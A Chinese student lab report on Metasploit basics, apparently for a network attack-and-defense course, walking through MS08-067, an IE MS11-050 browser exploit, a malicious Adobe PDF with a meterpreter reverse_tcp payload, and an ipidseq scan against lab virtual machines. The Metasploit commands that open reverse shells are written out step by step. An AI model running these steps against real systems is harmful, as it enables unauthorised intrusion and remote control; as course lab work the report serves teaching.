
20155338 《网络攻防》Exp5 MSF基础应用
20155338 《网络攻防》Exp5 MSF基础应用
基础问题回答
1、 用自己的话解释什么是exploit,payload,encode?
- exploit将真正要负责攻击的代码传送到靶机中,相当于载具
- payload负责执行相应的攻击代码,相当于载荷
- encode是伪装,为了避免payload中坏字符影响功能,相当于编码
实验过程
Windows服务渗透攻击——MS08-067安全漏洞
- 攻击机:kali,ip:172.30.6.185
靶机:windows XP SP3,IP地址是172.30.7.99
先
msfconsole进入msf,再用search ms08_067查询一下针对该漏洞的攻击模块:

用
use exploit/windows/smb/ms08_067_netapi使用该模块,并用show targets查看可以被攻击的靶机的操作系统型号:

用
show payloads查看可以供我们使用的攻击载:

从中找到一个可用的攻击载荷
generic/shell_reverse_tcp,用set payload generic/shell_reverse_tcp设置payload:

- 用
show options查看需要设置的参数:

- 这里需要设置RHOST(靶机IP)和LHOST(Kali的IP),使用set 需设置的参数名 参数值命令即可设置,并设置target选项目标(例如我攻击系统为WIN xp 中文简体 SP3,所以选择34)

- 用
show options确认需要设置的参数是否已经设置好:

- 确认参数设置无误后,用exploit指令开始攻击:

- 攻击成功后会获取靶机的shell,可以对其进行操作:

针对浏览器的攻击:ms11_050
- 用

search ms11_050查询一下针对该漏洞的攻击模块,并用use windows/browser/ms11_050_mshtml_cobjectelement使用该模块:
- 用info查看该模块的相关信息


- targets信息:

- options信息:

- 用
set payload windows/meterpreter/reverse_tcp设置payload,并设置需要设置的参数。

- 用
show options确认需要设置的参数是否已经设置好:

- 确认参数设置无误后,用exploit指令开始攻击,攻击成功后会有靶机需要访问的网址:

- 在靶机IE上输入该网址:

- kali中显示session已经创建,输入sessions -i 1,获取靶机的shell,可以对其进行操作
针对客户端的攻击:adobe_toolbutton
- 用
search adobe查询一下针对该漏洞的攻击模块:

- 选择一个模块并使用该模块:

- 用
show targets查看可以被攻击的靶机的操作系统型号:


- 设置payload攻击载荷,命令
set payload windows/meterpreter/reverse_tcp,设置相应参数,实施exploit攻击,发现在/root/.msf4/local/目录下成功生成了一个csj5338.pdf文件:

- 将pdf文件粘贴到靶机win XP

- 在kali中和前几次实验一样打开并设置监听模块
use exploit/multi/handler,set payload windows/meterpreter/reverse_tcp,再设置IP以及端口

- 在靶机上打开刚刚那个pdf文件,可以观察到Kali成功获取了靶机的shell,可以对其进行操作:
应用一个辅助模块:ipidseq
- 用

show auxiliary查看所有辅助模块,并选择其中的一个,选的是scanner/ip/ipidseq:



- 查看需要设置的参数,设置完成后确认一下,这里可以进行对单一目标主机的扫描,然后就可以开始exploit了。

- 也可以对指定网段的主机进行扫描:
实验总结和收获
这次实验总体流程不算难,但在虚拟机上面我换了很多个,换了几个镜像,总算是用简体中文版成功了,学会了MSF工具的一些常用指令,也认识到在实际的渗透过程中,我们不能完全依靠msf来实现,漏洞也都是很早之前的漏洞,其实在现实生活中中攻击一台计算机还是有一定难度的。还是应该深入学习,加强自己的专业技能。
20155338 《网络攻防》Exp5 MSF基础应用的更多相关文章
- 2018-2019 20165237网络对抗 Exp5 MSF基础应用
2018-2019 20165237网络对抗 Exp5 MSF基础应用 实验目标 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻击实践,如 ...
- 2018-2019 20165221 网络对抗 Exp5 MSF基础
2018-2019 20165221 网络对抗 Exp5 MSF基础 实践内容: 重点掌握metassploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻击实践,如ms0 ...
- 2018-2019 20165235 网络对抗 Exp5 MSF基础
2018-2019 20165235 网络对抗 Exp5 MSF基础 1. 实践内容(3.5分) 1.1一个主动攻击实践 攻击方:kali 192.168.21.130 靶机: win7 192.16 ...
- 20145330 《网络攻防》 MSF基础应用
20145330 <网络攻防> MSF基础应用 1.实验后回答问题 (1)用自己的话解释什么是exploit,payload,encode. exploit:进行渗透攻击的模块合集 pay ...
- 《网络攻防》 MSF基础应用
20145224陈颢文 <网络攻防>MSF基础应用 基础问题回答 用自己的话解释什么是exploit,payload,encode: exploit:攻击手段,是能使攻击武器(payloa ...
- 20145239杜文超《网络攻防》- MSF基础应用
20145239杜文超<网络攻防>- MSF基础应用 基础问题回答 1.用自己的话解释什么是exploit,payload,encode? exploit:实现攻击行为的主体,但没有载荷只 ...
- 20145306 《网络攻防》 MSF基础应用
20145306张文锦<网络对抗>MSF应用 Adobe阅读器渗透攻击 两台虚拟机,其中一台为kali,一台为windows xp sp3,并保证两台虚拟机可以ping通. 实验过程 进入 ...
- 2018-2019 20165220 网络对抗 Exp5 MSF基础
实验任务 1.1一个主动攻击实践,如ms08_067; (1分) 1.2 一个针对浏览器的攻击,如ms11_050:(1分) 1.3 一个针对客户端的攻击,如Adobe:(1分) 1.4 成功应用任何 ...
- 2018-2019 20165219 网络对抗 Exp5 MSF基础
实验内容 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 1.1一个主动攻击实践,如ms08_067; (1分) 1.2 一个针对浏览器的攻击,如ms ...
- 20145334赵文豪《网络攻防》 MSF基础应用
实践目标 掌握metasploit的基本应用方式 掌握常用的三种攻击方式的思路. 实验要求 一个主动攻击,如ms08_067 一个针对浏览器的攻击,如ms11_050 一个针对客户端的攻击,如Adob ...
随机推荐
- PHPCMS V9开发文档
内容模块 内容模块PC标签调用说明 模块名:content 模块提供的可用操作 操作名 说明 lists 内容数据列表 relation 内容相关文章 hits 内容数据点击排行榜 category ...
- 《Inside C#》笔记(一) .NET平台
C# 基于.NET运行时,所以有必要首先对.NET以及C#与.NET平台的关系有一定的了解. 一 .NET平台 .NET背后的基本思想是将原本独立工作的设备.网络服务整合在一个统一的平台上,从而可以为 ...
- MAYA逼真手枪制作视频教程 中文字幕
下载地址 更多中文字幕教程请关注微镜映画网,有各类CG教程提供
- 脚本设置IP bat 命令行设置自动获取IP和固定IP
由于办公室网络需要固定IP和DNS才能上网, 在连接公共网络或者家里又需要自动获取IP和DNS才能上网. 频繁手动切换很麻烦,就搞了两个脚本一键设置. 1.新建文本文件, 命名为固定IP.bat 复制 ...
- [SQLSERVER] [GPO] Add the Log on as a service Right to an Account
Add the Log on as a service Right to an Account Updated: August 8, 2008 Applies To: Windows Server 2 ...
- 简单了解Tomcat与OSGi的类加载器架构
前言: 本次博客主要是对Tomcat与OSGi的类加载器架构,所以就需要对tomcat.OSGi以及类加载机制有所了解 类加载可以在http://www.cnblogs.com/ghoster/p/7 ...
- Windows DHCP备份还原命令
DHCP服务器如果要更换,最简单的方法就是命令导入导出 导出netsh dhcp server export e:\dhcp.txt all 导入netsh dhcp server import ...
- word文档重新打开后文档结构错乱
word文档重新打开后文档结构错乱,然后通过如下方法解决了. OFFICE2007及以上. 在打开word的时候左下角会有提示word自动更新文档样式,按esc键取消,然后在大纲模式下任 ...
- Python在自动化运维时经常会用到的方法
得到当前工作目录,即当前Python脚本工作的目录路径:os.getcwd() 返回指定目录下的所有文件和目录名:os.listdir() 函数用来删除一个文件:os.remove() 删除多个目录: ...
- 2.HBase In Action 第一章-HBase简介(1.1数据管理系统:快速学习)
Relational database systems have been around for a few decades and have been hugely successful in so ...